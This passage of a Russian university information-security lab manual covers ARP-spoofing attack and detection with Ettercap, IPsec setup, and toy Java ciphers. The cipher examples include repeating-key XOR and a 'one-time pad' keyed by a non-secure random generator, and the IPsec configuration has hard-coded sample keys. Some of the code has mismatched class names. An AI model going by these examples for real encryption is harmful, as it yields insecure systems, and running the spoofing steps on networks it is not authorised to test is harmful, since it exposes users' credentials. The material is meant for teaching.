


Рисунок 7.1. Схема проведения атаки *ARP-spoofing*

Предположим, что злоумышленнику X надо просмотреть трафик, передающийся с A на B и обратно. Для этого он отправляет на компьютер A ложный ARP-ответ, содержащий IP адрес компьютера B и якобы соответствующий ему MAC-адрес злоумышленника X . Аналогичный ARP-ответ отправляется на B : в нем IP-адресу компьютера A сопоставляется MAC-адрес злоумышленника X . Протокол ARP не требует аутентификации, поэтому A и B не могут проверить достоверность входящих данных и сразу занесут их в свой ARP-кэш. Таким образом, происходит отправление ARP-кэша узлов A и B , занесение в них неверных, ложных данных. При этом, послав раз ложный ARP-пакет и подменив ARP-кэш чужого компьютера,

нужно периодически выполнять эту процедуру вновь и вновь, так как любая операционная система также постоянно обновляет свой *ARP*-кэш через определенные промежутки времени. Достаточно это делать раз в 20–40 секунд.

Теперь компьютер *A*, собираясь отправить данные на *B*, отправит их на *X* (поскольку реальная доставка данных коммутатором происходит по *MAC*-адресу получателя). Злоумышленник *X* получает данные, просматривает их и затем переправляет законному получателю *B*, чтобы не быть обнаруженным. Аналогичная ситуация происходит и в обратном направлении: трафик, передающийся от *B* к *A*, также может быть изучен злоумышленником. Особую выгоду для атакующего (и, соответственно, особую опасность) представляет тот случай, когда один из атакуемых компьютеров является шлюзом, т.е. служит для подключения локальной сети к Интернет. Тогда злоумышленнику могут стать доступны имена пользователей и пароли для доступа к Интернет-ресурсам и другая конфиденциальная информация, передаваемая в Интернет.

Методы защиты от атаки *ARP-spoofing*:

- Использование статических записей в *ARP*-кэше. Для этого необходимо вручную внести в *ARP*-кэш компьютера записи об IP и соответствующих им *MAC* адресах.
- Использование интеллектуальных коммутаторов. Выполняется путем анализа *ARP*-трафика на коммутаторе, и блокирования им ложных *ARP*-запросов.
- Использование специальных модулей межсетевых экранов для обнаружения и блокирования атак (например, в *Outpost* он называется «Детектор атак»).
- Шифрование трафика.
- Программный способ обнаружения (*Arpwatch*).

В лабораторной работе требуется реализовать программный метод обнаружения атаки *ARP-spoofing*.

Порядок выполнения:

1. Установить *Ettercap*, выполнив команду:

```
apt-get install ettercap-gtk ettercap-common
```

2. Запустить *Ettercap*, выполнив:

```
ettercap -G
```

3. Выполнить атаку *ARP-spoofing* (См. Лабораторную работу №6).
4. Запустить *Wireshark*, отследить атаку *ARP-spoofing*.
5. Записать ARP-пакеты в файл (рисунок 7.2), выполнив:

```
tcpdump -n -e -i eth2 (имя интерфейса) arp > file.out
```

```
*Безымянный документ (~/Рабочий стол) - gedit
Файл Правка Вид Поиск Сервис Документы Справка
Открыть Сохранить Отменить
*Безымянный документ *
14:34:34.259066 bc:5f:f4:5f:ee:1e > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806),
length 60: Request who-has 192.168.100.241 tell 0.0.0.0, length 46
14:34:34.749503 bc:5f:f4:5e:e7:de > 08:00:27:e6:b9:b0, ethertype ARP (0x0806),
length 60: Reply 192.168.100.248 is-at bc:5f:f4:5e:e7:de, length 46
14:34:34.830047 bc:5f:f4:5e:e7:de > 08:00:27:e6:b9:b0, ethertype ARP (0x0806),
length 60: Reply 192.168.100.247 is-at bc:5f:f4:5e:e7:de, length 46
14:34:34.911522 bc:5f:f4:5e:e7:de > 08:00:27:e6:b9:b0, ethertype ARP (0x0806),
length 60: Reply 192.168.100.241 is-at bc:5f:f4:5e:e7:de, length 46
14:34:34.972079 bc:5f:f4:5e:e7:de > 08:00:27:e6:b9:b0, ethertype ARP (0x0806),
length 60: Reply 192.168.100.248 is-at bc:5f:f4:5e:e7:de, length 46|
```

Текст Ширина табуляции: 8 Стр 9, Стлб 147 ВСТ

Рисунок 7.2. Пример дампа ARP-пакетов

Задание: Используя полученный дамп, реализуйте программу для обнаружения атаки *ARP-spoofing*. Для этого необходимо вычислять количество ответов (reply) на arp-запрос (request) за интервал времени N . Согласуйте с преподавателем выбор интервала времени N . Добавьте правила

в *iptables* для блокировки *mac*-адреса компьютера, с которого осуществляется атака.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, демонстрирующие атаку *ARP-spoofing*.
4. Исходный код разработанной программы.
5. Список правил *iptables* для блокировки атаки *ARP-spoofing*.
6. Ответы на контрольные вопросы.

Контрольные вопросы:

1. Что такое *ARP-spoofing*?
2. Как осуществляется атака *ARP-spoofing*?
3. Методы защиты от атаки *ARP-spoofing*.
4. Назовите достоинства и недостатки методов защиты от атаки *ARP-spoofing*.
5. Что содержит *ARP*-кэш?
6. Структура заголовка *ARP*.
7. Назначение *iptables*.

Литература:

1. Защита информационных процессов в компьютерных системах. Курс лекций.
2. Вильям Столингс, Криптография и защита сетей: принципы и практика, 2-е издание: пер. с английского – М, : Издательский дом «Вильямс», 2001.
3. Щербаков, А. Ю. Современная компьютерная безопасность. Теоретические основы. Практические аспекты - электрон. учеб. пособие для вузов . - М. : Кн. мир , 2009.

4. Ettercap/URL: <http://ettercap.github.io/ettercap/> (дата обращения: 19.11.2014).
5. Шелухин О. И., Сакалема Д. Ж., Филинова А. С. Обнаружение вторжений в компьютерные сети (сетевые аномалии). Учебное пособие для вузов / Под ред. профессора О. И. Шелухина – М.: Горячая линия–Телеком, 2013. – 220 с.

Лабораторная работа №8

Настройка работы IPsec в Linux.

Цель работы: Научиться выполнять базовую настройку *IPsec* в *Linux*.

IPsec (сокращение от *IP Security*) — набор протоколов для обеспечения защиты данных, передаваемых по межсетевому протоколу IP. Позволяет осуществлять подтверждение подлинности (аутентификацию), проверку целостности и/или шифрование IP-пакетов. *IPsec* также включает в себя протоколы для защищённого обмена ключами в сети Интернет. Используется для организации vpn-соединений [1].

IKE — протокол, связывающий все компоненты *IPsec* в работающее целое. В частности, *IKE* обеспечивает первоначальную аутентификацию сторон, а также их обмен общими секретными ключами.

В работе протоколов *IPsec* можно выделить пять этапов [2]:

1. Первый этап начинается с создания на каждом узле, поддерживающим стандарт *IPsec*, политики безопасности. На этом этапе определяется какой трафик подлежит шифрованию, какие функции и алгоритмы могут быть использованы.

2. Второй этап является по сути первой фазой *IKE*. Ее цель — организовать безопасный канал между сторонами для второй фазы *IKE*. На втором этапе выполняются:

- аутентификация и защита идентификационной информации узлов,
- проверка соответствий политик *IKE Security Association (SA)* узлов для безопасного обмена ключами,
- обмен Диффи-Хеллмана, в результате которого у каждого узла будет общий секретный ключ,
- создание безопасного канала для второй фазы *IKE*.

3. Третий этап — является второй фазой *IKE*. Его задачей является создание *IPsec* туннеля. На третьем этапе выполняются следующие функции:

- согласуются параметры *IPsec SA* по защищаемому *IKE SA* каналу, созданному в первой фазе *IKE*,
- устанавливается *IPsec SA*,
- периодически осуществляется пересмотр *IPsec SA*, чтобы убедиться в ее безопасности,
- (Опционально) выполняется дополнительный обмен Диффи-Хеллмана.

4. Рабочий этап. После создания *IPsec SA* начинается обмен информацией между узлами через *IPsec*-туннель, используются протоколы и параметры, установленные в *SA*.

5. Прекращают действовать текущие *IPsec SA*. Это происходит при их удалении или при истечении времени жизни (определенное в *SA* в байтах информации, передаваемой через канал, или в секундах), значение которого содержится в *SAD* на каждом узле. Если требуется продолжить передачу, запускается фаза два *IKE* (если требуется, то и первая фаза) и далее создаются новые *IPsec SA*. Процесс создания новых *SA* может происходить и до завершения действия текущих, если требуется непрерывная передача данных.

Порядок выполнения [3]:

1. Установить утилиты для работы с *IPsec*, выполнив команду:

```
apt-get install ipsec-tools
```

2. Настроить файл /etc/ipsec-tools.conf на первом узле. Пример настройки:

```
# Configuration for 192.168.1.100

# Flush the SAD and SPD
flush;
spdflush;

# Attention: Use this keys only for testing purposes!
# Generate your own keys!

# AH SAs using 128 bit long keys
add 192.168.1.100 192.168.2.100 ah 0x200 -A hmac-md5
    0xc0291ff014dccdd03874d9e8e4cdf3e6;
add 192.168.2.100 192.168.1.100 ah 0x300 -A hmac-md5
    0x96358c90783bbfa3d7b196ceabe0536b;

# ESP SAs using 192 bit long keys (168 + 24 parity)
add 192.168.1.100 192.168.2.100 esp 0x201 -E 3des-cbc
    0x7aeaca3f87d060a12f4a4487d5a5c3355920fae69a96c831;
add 192.168.2.100 192.168.1.100 esp 0x301 -E 3des-cbc
    0xf6ddb555acfd9d77b03ea3843f2653255afe8eb5573965df;

# Security policies
spdadd 192.168.1.100 192.168.2.100 any -P out ipsec
    esp/transport//require
    ah/transport//require;

spdadd 192.168.2.100 192.168.1.100 any -P in ipsec
    esp/transport//require
    ah/transport//require;
```

3. Настроить файл /etc/ipsec-tools.conf на втором узле также как и на шаге 2 за исключением раздела *# Security policies*. На втором узле этот раздел примет вид (пример):

```
# Security policies
spdadd 192.168.1.100 192.168.2.100 any -P in ipsec
    esp/transport//require
    ah/transport//require;

spdadd 192.168.2.100 192.168.1.100 any -P out ipsec
    esp/transport//require
    ah/transport//require;
```

4. Установить на обоих узлах права для доступа к файлу /etc/ipsec-tools.conf, выполнив команду sudo chmod 750 ipsec-tools.conf.
5. Выполнить на обоих узлах команду sudo /etc/init.d/setkey start
6. Убедиться с помощью Wireshark в том, что сетевой трафик между двумя настраиваемыми узлами шифруется. Сделать скриншоты.
7. Определить с помощью Wireshark какие используются заголовки. Сделать скриншоты заголовков.

Контрольные вопросы:

1. Что такое *IPsec*?
2. Какие протоколы лежат в основе *IPsec*?
3. Для чего применяется *IPsec*?
4. На каком уровне модели *OSI* работает *IPsec*?
5. Какие *IPsec* использует заголовки. Формат заголовков.
6. Что такое *IKE*?
7. Какие алгоритмы шифрования используются в *IPsec* ?
8. Как организовать vpn-соединения на базе *IPsec* ?
9. Что такое *Racoon* ?

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.
4. Ответы на контрольные вопросы.

Литература:

1. *IPsec* / URL: <https://ru.wikipedia.org/wiki/IPsec> (дата обращения 22.11.2014).
2. Andrew Mason. IPSec Overview. — Cisco Press, 2002.
3. *IPSecHowTo* / URL: <https://help.ubuntu.com/community/IPSecHowTo> (дата обращения 22.11.2014).
4. Шаньгин В. Ф. Информационная безопасность компьютерных систем и сетей // М.: Форум, Инфра-М, 2008. – 416 с.
5. Benvenuti C. Understanding Linux Network Internals. // O'Reilly Media, 2006. – 1064 с.

Лабораторная работа №9

Простые симметричные шифры.

Цель работы: Ознакомление с простыми симметричными криптографическими шифрами.

Теоретическая часть [1]:

Симметричные алгоритмы

Среди алгоритмов шифрования, основанных на ключах существует два основных типа: **симметричные и ассиметричные**.

Шифрование открытого сообщения m с помощью некоторой функции шифрования E на ключе k_1 , в результате чего получается шифрованный текст c , принято обозначать так:

$$E_{k_1}(m) = c$$

Дешифрование шифрованного текста c с помощью некоторой функции дешифрования D на ключе k_2 , в результате чего получается открытое сообщение m , обозначается следующим образом:

$$D_{k_2}(c) = m$$

В случае, когда $k_1 = k_2$ - шифр называется **симметричным**, в противном же случае – **ассиметричным**.



Рисунок 9.1. Схема крипtosистемы, основанной на ключах

Симметричные алгоритмы, иногда называемые условными алгоритмами, представляют собой алгоритмы, в которых ключ шифрования может быть рассчитан по ключу дешифрования и наоборот. В большинстве симметричных алгоритмов ключи шифрования и

десифрирования одни и те же. Эти алгоритмы, также называемые алгоритмами с секретным ключом или алгоритмами с одним ключом, требуют, чтобы отправитель и получатель согласовали используемый ключ перед началом безопасной передачи сообщений [1].

Симметричные алгоритмы требуют, чтобы отправитель и получатель согласовали используемый ключ перед началом безопасной передачи сообщений. Безопасность симметричного алгоритма определяется ключом, раскрытие ключа означает, что кто угодно сможет шифровать и десифрировать сообщения. Пока передаваемые сообщения должны быть тайными, ключ должен храниться в секрете.

Подстановочные шифры

Подстановочным шифром называется шифр, который каждый символ открытого текста в шифротексте заменяет другим символом. Получатель инвертирует подстановку шифротекста, восстанавливая открытый текст. В классической криптографии существует четыре типа подстановочных шифров:

- **Простой подстановочный шифр, или моноалфавитный шифр**, - это шифр, который каждый символ открытого текста заменяет соответствующим символом шифротекста. Простыми подстановочными шифрами являются криптоGRAMМЫ в газетах.
- **Однозвучный подстановочный шифр** похож на простую подстановочную крипtosистему за исключением того, что один символ открытого текста отображается на несколько символов шифротекста. Например, "A" может соответствовать 5, 13, 25 или 56, "B" - 7, 19, 31 или 42 и так далее.
- **Полиграммный подстановочный шифр** - это шифр, который блоки символов шифрует по группам. Например, "ABA" может соответствовать "RTQ", "ABB" может соответствовать "SLL" и так далее.

- **Полиалфавитный подстановочный шифр** состоит из нескольких простых подстановочных шифров. Например, могут быть использованы пять различных простых подстановочных фильтров; каждый символ открытого текста заменяется с использованием одного конкретного шифра.

Знаменитый **шифр Цезаря**, в котором каждый символ открытого текста заменяется символом, находящегося тремя символами правее по модулю 26 ("A" заменяется на "D," "B" - на "E", ... "W" - на "Z", "X" - на "A", "Y" - на "B", "Z" - на "C"), представляет собой простой подстановочный фильтр. Он действительно очень прост, так как алфавит шифротекста представляет собой смещенный, а не случайно распределенный алфавит открытого текста.

Ниже приведена программная реализация этого шифра (шифруются только английские буквы).

```
public class CaeserCipher
{
    public static void main(String[] args)
    {
        String inputText      = "hello WORLD";
        byte   inputMas[]    = inputText.getBytes();
        char   outputMas[]   = new char[inputMas.length];

        int    key           = 3;

        for(int j = 0; j < inputMas.length; j++)
        {
            char c = (char)inputMas[j];

            char first = 0;

            if(c >= 'a' && c <= 'z')
                first = 'a';
            else if(c >= 'A' && c <= 'Z')
                first = 'A';

            if(first != 0)
                c = (char)(first + (c - first + key + 26) % 26) ;

            outputMas[j] = c;
        }

        String outputText = new String(outputMas);
        System.out.println(outputText);
    }
}
```

ROTI3 - это простая шифровальная программа, обычно поставляемая с системами UNIX. Она также является простым подстановочным шифром. В

в этом шифре "A" заменяется на "N," "B" - на "O" и так далее. Каждая буква смещается на 13 мест. Шифрование файла программой ROT13 дважды восстанавливает первоначальный файл.

$P = \text{ROT13}(\text{ROT13}(P))$

Перестановочные шифры

В *перестановочном шифре* меняется не открытый текст, а порядок символов. В простом *столбцовом перестановочном шифре* открытый текст пишется горизонтально на разграфленном листе бумаги фиксированной ширины, а шифротекст считывается по вертикали (см. Рисунок 9.2). Дешифрирование представляет собой запись шифротекста вертикально на листе разграфленной бумаги фиксированной ширины и затем считывание открытого текста горизонтально [1].

Открытый текст: столбцовой перестановочный шифр

Шифрованный текст: серойтвевшоосоилтчфбланрцены

с	т	о	л	б	и
е	е	о	ї	н	е
р	е	с	т	а	н
о	е	о	ч	н	ы
ї	и	и	ф	р	

Рисунок 9.2. Столбцовой перестановочный шифр.

Так как символы шифротекста те же, что и в открытом тексте, частотный анализ шифротекста покажет, что каждая буква встречается приблизительно с той же частотой, что и обычно [1].

Ниже приведена программная реализация столбцевого перестановочного шифра.

```
public class Stolbcevoy
{
    public static void main(String[] args)
    {
        String sInput      = "stolbcevoyperestanovo4nyshifr";
        int    columns     = 6;
        byte  inputMas[]   = sInput.getBytes();
        byte  encryptMas[] = new byte[sInput.length()];
```

```

int cur    = 0;
int index = 0;

for(int i = 0; i < inputMas.length; i++)
{
    encryptMas[i] = inputMas[index];

    index += columns;

    if(index >= inputMas.length)
    {
        cur++;
        index = cur;
    }
}
System.out.print(new String(encryptMas));
}
}

```

Так как символы шифротекста те же, что и в открытом тексте, частотный анализ шифротекста покажет, что каждая буква встречается приблизительно с той же частотой, что и обычно. Это даст криптоаналитику возможность применить различные методы, определяя правильный порядок символов для получения открытого текста. Применение к шифротексту второго перестановочного фильтра значительно повысит безопасность. Существуют и еще более сложные перестановочные фильтры, но компьютеры могут раскрыть почти все из них.

Задание 1: Придумайте свой *перестановочный шифр*, реализуйте его на любом языке программирования, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его. Опишите достоинства и недостатки шифра.

Задание 2: Придумайте свой *простой подстановочный шифр (моноалфавитный шифр)*, реализуйте его на любом языке программирования зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его.

Задание 3: Придумайте свой *однозвучный подстановочный шифр*, реализуйте его на любом языке программирования, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его. Опишите достоинства и недостатки шифра.

Задание 4: Придумайте *полиграммный подстановочный шифр*, реализуйте его на любом языке программирования, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его. Опишите достоинства и недостатки шифра.

Задание 5: Придумайте *полиалфавитный подстановочный шифр*, реализуйте его на любом языке программирования, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его. Опишите достоинства и недостатки шифра.

Задание 6: Известно, что сообщение "Pbatenghyngvbaf! Vg'f n Pnrfne pvcure!" было зашифровано шифром Цезаря, но ключ k неизвестен. Напишите вспомогательную программу, которая поможет вам в расшифровке этого сообщения.

Задание 7: Реализуйте собственный аналог функции **ROT13** его на любом языке программирования, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его. Опишите достоинства и недостатки шифра.

Контрольные вопросы:

1. Какое шифрование называется симметричным?
2. Сколько ключей используется в алгоритмах симметричного шифрования?
3. В чем опасность шифрования симметричными алгоритмами?
4. Опишите основную идею подстановочных шифров.
5. Перечислите все известные Вам типы перестановочных шифров.
6. Опишите основную идею перестановочных шифров.
7. Назовите достоинства и недостатки перестановочных и подстановочных шифров.

Содержание отчета:

1. Титульный лист.

2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.
4. Ответы на контрольные вопросы.

Литература:

1. Шнайер, Б. Прикладная криптография. Протоколы, алгоритмы, исходные тексты на языке Си / Б. Шнайер – М.: ТРИУМФ, 2002. – 816с.

Лабораторная работа №10

XOR-шифрование. Одноразовый блокнот.

Тема: «XOR-шифрование. Одноразовые блокноты»

Цель работы: Научиться применять операцию XOR в шифровании, научиться шифровать методом «одноразового блокнота».

Теоретическая часть [1]:

XOR

XOR представляет собой операцию "исключающее или": '^' в языке С. Это обычная операция над битами:

$$0 \oplus 0 = 0$$

$$0 \oplus 1 = 1$$

$$1 \oplus 0 = 1$$

$$1 \oplus 1 = 0$$

Также заметим, что:

$$a \oplus a = 0$$

$$a \oplus b \oplus b = a$$

Открытый текст подвергается операции "исключающее или" вместе с ключевым текстом для получения шифротекста. Так как повторное применение операции XOR восстанавливает оригинал для шифрования и дешифрирования используется одна и та же программа.

Ниже приведена программная реализация XOR-шифрования и расшифровки:

```
import java.util.Arrays;

public class Xor
{
    public static void main(String[] args)
    {
        byte openText[] = {'h', 'e', 'l', 'l', 'o', 1, 2, 3, 4, 5};
        byte key[] = {5, 9, 12};
        byte encryptMas[] = new byte[openText.length];
        byte decryptMas[] = new byte[openText.length];

        for(int i = 0; i < openText.length; i++)
            encryptMas[i] = (byte)(openText[i] ^ key[i % key.length]);

        for(int i = 0; i < openText.length; i++)
            decryptMas[i] = (byte)(encryptMas[i] ^ key[i % key.length]);

        boolean bOK = Arrays.equals(openText, decryptMas);

        if(bOK)
            System.out.print("Сообщение восстановлено");
    }
}
```

Одноразовый блокнот

Метод шифрования, называемый **одноразовым блокнотом** был изобретен в 1917 году Мэйджором Джозефом Моборном (Major Joseph Mauborgne) и Гилбертом Вернамом (Gilbert Vernam) из AT&T. В классическом понимании одноразовый блокнот является большой неповторяющейся последовательностью символов ключа, распределенных случайным образом, написанных на кусочках бумаги и приклеенных к листу блокнота. Первоначально это была одноразовая лента для телетайпов. Отправитель использовал каждый символ блокнота для шифрования только одного символа открытого текста. Шифрование представляет собой сложение по модулю 26 символа открытого текста и символа ключа из одноразового блокнота.

Каждый символ ключа используется только единожды и для единственного сообщения. Отправитель шифрует сообщения и уничтожает использованные страницы блокнота или использованную часть ленты. Получатель, в свою очередь, используя точно такой же блокнот, дешифрирует каждый символ шифротекста. Расшифровав сообщение, получатель уничтожает соответствующие страницы блокнота или часть ленты. Новое сообщение - новые символы ключа.

В предположении, что злоумышленник не сможет получить доступ к одноразовому блокноту, использованному для шифрования сообщения, эта схема совершенно безопасна. Данное шифрованное сообщение на вид соответствует любому открытому сообщению того же размера.

Так как все ключевые последовательности совершенно одинаковы (помните, символы ключа генерируются случайным образом), у противника отсутствует информация, позволяющая подвергнуть шифротекст криптоанализу.

Так как все открытые тексты равновероятны, у криптоаналитика нет возможности определить, какой из открытых текстов является правильным. Случайная ключевая последовательность, сложенная с неслучайным открытым текстом, дает совершенно случайный шифротекст, и никакие вычислительные мощности не смогут это изменить. Символы ключа должны генерироваться случайным образом.

Ключевую последовательность никогда нельзя использовать второй раз. Даже если вы используете блокнот размером в несколько гигабайт, то если криптоаналитик получит несколько текстов с перекрывающимися ключами, он сможет восстановить открытый текст. Он сдвинет каждую пару шифротекстов относительно друг друга и подсчитает число совпадений в каждой позиции. Если шифротексты смешены правильно, соотношение совпадений резко возрастет - точное значение зависит от языка открытого текста. С этой точки зрения криптоанализ не представляет труда. Это похоже

на показатель совпадений, но сравниваются два различных "периода". Не используйте ключевую последовательность повторно.

Ниже приведена программная реализация, демонстрирующая шифрование и дешифрование сообщения с помощью одноразового блокнота.

```
import java.util.Random;

public class Bloknot
{
    public static void main(String[] args)
    {
        if(args.length == 0)
            return;

        byte   bloknotMas[] = new byte[1000];

        ///////////////////////////////////////////////////////////////////
        // вместо инициализации блокнота
        Random rand      = new Random();
        rand.nextBytes(bloknotMas);
        //////////////////////////////////////////////////////////////////

        byte ret[][] = new byte[args.length][];

        int iCurIndex = 0;
        for(int j = 0; j < args.length; j++)
        {
            String str          = args[j];
            byte   mas[]         = str.getBytes();

            ret[j] = new byte[mas.length];

            int k = 0;

            for( int i = 0; i < mas.length; i++, k++)
            {
                if(iCurIndex + i >= bloknotMas.length)
                {
                    // вместо смены страницы блокнота и уничтожения старой
                    rand.nextBytes(bloknotMas);
                    iCurIndex = 0;
                    k         = 0;
                }

                ret[j][i] = (byte)(mas[i] ^ bloknotMas[iCurIndex+k]);
            }

            iCurIndex += k;
        }
    }
}
```

Идея одноразового блокнота легко расширяется на двоичные данные. Вместо одноразового блокнота, состоящего из букв, используется одноразовый блокнот из битов. Вместо сложения открытого текста с ключом

одноразового блокнота используйте XOR. Для дешифрирования примените XOR к шифротексту с тем же одноразовым блокнотом. Все остальное не меняется, и безопасность остается такой же совершенной.

Задание 1: Реализуйте на любом языке программирования XOR-шифрование, зашифруйте с помощью вашего шифра произвольное сообщение, после чего дешифруйте его.

Задание 2: Реализуйте на любом языке программирования шифрование методом одноразового блокнота, зашифруйте с помощью вашего шифра сообщение на *русском* языке, после чего дешифруйте его.

Задание 3: Реализуйте на любом языке программирования шифрование методом одноразового блокнота, зашифруйте с помощью вашего шифра сообщение, состоящее из двоичных данных (используя XOR), после чего дешифруйте его.

Контрольные вопросы:

1. В чем заключается смысл шифрования одноразовым блокнотом?
2. Что такое XOR-шифрование? Где его применяют?
3. Почему шифрование методом одноразового блокнота считается идеальным шифрованием.
4. Какие достоинства и недостатки шифрования методом одноразового блокнота вы можете выделить?
5. Каким образом можно получить данные, зашифрованные с помощью одноразового блокнота?
6. Каким образом можно получить данные, зашифрованные XOR?

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.

4. Ответы на контрольные вопросы.

Литература:

1. Шнайер, Б. Прикладная криптография. Протоколы, алгоритмы, исходные тексты на языке Си / Б. Шнайер – М.: ТРИУМФ, 2002. – 816 с.

Лабораторная работа №11

Применение объектно-ориентированного программирования для шифрования данных.

Цель работы: Научиться применять объектно-ориентированное программирование для шифрования данных.

Теоретическая часть [1]:

В основе объектно-ориентированного программирования лежат механизмы инкапсуляции, наследования и полиморфизма.

Механизм, связывающий код и данные, которыми он манипулирует, защищая оба эти компонента от внешнего вмешательства и злоупотреблений, является инкапсуляцией.

Процесс, в результате которого один объект получает свойства другого, называется наследованием.

Полиморфизм – свойство, которое позволяет использовать один и тот же интерфейс для общего класса действий.

Задание: Создать общий программный интерфейс и реализовать на базе этого интерфейса согласованные с преподавателем алгоритмы шифрования из лабораторных работ №9, №10, №12.

Пример выполнения:

А) Программная реализация общего интерфейса *CryptoChipher*.

```
import java.util.*;  
  
public interface CryptoChipher  
{  
    Random rand = new Random();  
  
    void encrypt(byte mas[]);  
    void decrypt(byte mas[]);  
    void setKey (Object obj);  
    String getName();  
}
```

Б) Программная реализация перестановочного шифра.

```
public class PerestanovkaChipher implements CryptoChipher  
{  
    public void encrypt(byte[] mas)  
    {  
        if(mas != null)  
        {  
            for(int i = 0, k = 0; i < mas.length / 2; i++, k += 2)  
            {  
                byte tmp = mas[k];  
  
                mas[k] = mas[k + 1];  
                mas[k + 1] = tmp;  
            }  
        }  
    }  
  
    public void decrypt(byte[] mas)  
    {  
        encrypt(mas);  
    }  
  
    public void setKey(Object obj)  
    {}  
  
    public String getName()  
    {  
        return "Перестановочный шифр";  
    }  
}
```

В) Программная реализация подстановочного шифра.

```
import java.util.*;  
import java.util.Map.Entry;  
  
public class PodstanovkaChipher implements CryptoChipher  
{  
    HashMap<Byte, Byte> hm = null;  
    HashMap<Byte, Byte> hmDecrypt = null;
```

```

public void encrypt(byte[] mas)
{
    if(mas != null)
    {
        for(int i = 0; i < mas.length; i++)
        {
            mas[i] = hm.get(mas[i]);
        }
    }
}

public void decrypt(byte[] mas)
{
    if(mas != null)
    {
        for(int i = 0; i < mas.length; i++)
        {
            mas[i] = hmDecrypt.get(mas[i]);
        }
    }
}

public void setKey(Object obj)
{
    hm = (HashMap<Byte, Byte>)obj;
    hmDecrypt = new HashMap<Byte, Byte>();

    for(Entry<Byte, Byte> entry : hm.entrySet())
    {
        hmDecrypt.put(entry.getValue(), entry.getKey());
    }
}

public String getName()
{
    return "Подстановочный шифр";
}
}

```

Г) Программная реализация xor-шифрования.

```

public class XORChipher implements CryptoChipher
{
    byte key[];

    public void encrypt(byte[] mas)
    {
        if(mas != null && key != null && key.length > 0)
        {
            for(int i = 0; i < mas.length; i++)
                mas[i] = (byte)(mas[i] ^ key[i % key.length]);
        }
    }

    public void decrypt(byte[] mas)
    {
        encrypt(mas);
    }

    public void setKey(Object obj)

```

```

    {
        key = (byte[])obj;
    }

    public String getName()
    {
        return "XOR-шифр";
    }
}

```

Д) Пример использования реализованных классов.

```

import java.util.*;

public class Test
{
    public static void main(String[] args)
    {
        String text = "hello world";
        byte mas[] = text.getBytes();

        HashMap<Byte, Byte> hmPodst = new HashMap<Byte, Byte>();
        hmPodst.put((byte)'h', (byte)'a');
        hmPodst.put((byte)'e', (byte)'b');
        hmPodst.put((byte)'l', (byte)'c');
        hmPodst.put((byte)'o', (byte)'d');
        hmPodst.put((byte)'w', (byte)'e');
        hmPodst.put((byte)'r', (byte)'f');
        hmPodst.put((byte)'d', (byte)'g');
        hmPodst.put((byte)' ', (byte)'h');

        byte xorKey[] = {1, 2, 3};

        PerestanovkaCipher perest = new PerestanovkaCipher();
        XORCipher xor = new XORCipher();
        PodstanovkaCipher podst = new PodstanovkaCipher();

        xor.setKey(xorKey);
        podst.setKey(hmPodst);

        CryptoCipher cryptoMas[] = {perest, podst, xor};

        for(Object c : cryptoMas)
        {
            CryptoCipher crypto = (CryptoCipher)c;

            crypto.encrypt(mas);

            System.out.println("Шифрование с помощью - " + crypto.getName() + " - " + new String(mas));
        }

        System.out.println(new String(mas));

        for(int i = cryptoMas.length - 1; i >= 0; i--)
        {
            CryptoCipher crypto = (CryptoCipher)cryptoMas[i];

            crypto.decrypt(mas);
        }
    }
}

```

```
        System.out.println("Дешифрование с помощью - " + crypto.getName() + " - " + new String(mas));
    }

    System.out.println(new String(mas));
}
}
```

Контрольные вопросы:

1. Продемонстрировать пример инкапсуляции.
2. Продемонстрировать пример наследования.
3. Продемонстрировать пример полиморфизма.
4. Что такое ООП? Чем ООП отличается от других видов программирования.
Перечислите известные вам объектно-ориентированные языки программирования.
5. Назовите преимущества применения ООП.
6. Что такое классы, абстрактные классы, интерфейсы и объекты.
7. Как создать объект класса?
8. Что такое конструктор?
9. Что такое область видимости.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.
4. Ответы на контрольные вопросы.

Литература:

1. Герберт Шилдт. Java. Полное руководство. Java SE 7. — 8-е изд. — М.: «Вильямс», 2013. — С. 1104. — ISBN 978-5-8459-1759-1, 978-0-07-160630-1.
2. Васильев А. Н. Java. Объектно-ориентированное программирование: Учебное пособие. — СПб.: Питер, 2011. — 400 с.

3. Пол А. Объектно-ориентированное программирование на C++. — СПб.: Бином, 2001. — 464 с.

Лабораторная работа №12

Криптографическая программная библиотека Bouncy Castle.

Цель работы: Научиться использовать на практике программную библиотеку Bouncy Castle.

